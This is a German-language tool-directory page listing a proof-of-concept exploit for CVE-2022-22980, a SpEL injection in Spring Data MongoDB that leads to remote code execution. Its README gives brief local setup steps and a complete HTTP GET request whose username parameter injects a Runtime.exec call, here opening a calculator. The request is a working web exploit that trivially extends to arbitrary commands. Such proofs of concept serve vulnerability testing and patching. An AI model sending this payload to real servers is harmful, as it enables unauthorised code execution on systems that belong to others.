
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
cve-2022-22980 — Proof-of-Concept-Exploit für CVE-2022-22980, eine Remote-Code-Ausführungsschwachstelle in Spring Data MongoDB über SpEL-Injection im Benutzernamen-Parameter. | Kitploit
Tools/GitHubGitHub/jweny/cve-2022-22980
SchwachstellenanalyseCode-AnalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubjweny/cve-2022-22980

cve-2022-22980

Proof-of-Concept-Exploit für CVE-2022-22980, eine Remote-Code-Ausführungsschwachstelle in Spring Data MongoDB über SpEL-Injection im Benutzernamen-Parameter.

Repository anzeigen
10366vor 4 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

spring-data-mongodb-cve-2022-22980-exp

Eine unbedeutende Schwachstelle, nur zur Dokumentation.

  1. Redis starten, Port 27017

  2. Projekt starten, Spring Boot läuft auf Port 6666

    image-20220622155615142


  3. image-20220622155830238

GET /v1/user/get?username=T(java.lang.Runtime).getRuntime().exec('open+-a+calculator.app') HTTP/1.1
Host: localhost:6666
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 2


Referenzen:

  • https://github.com/li8u99/Spring-Data-Mongodb-Demo
  • https://github.com/trganda/CVE-2022-22980
Tool herunterladen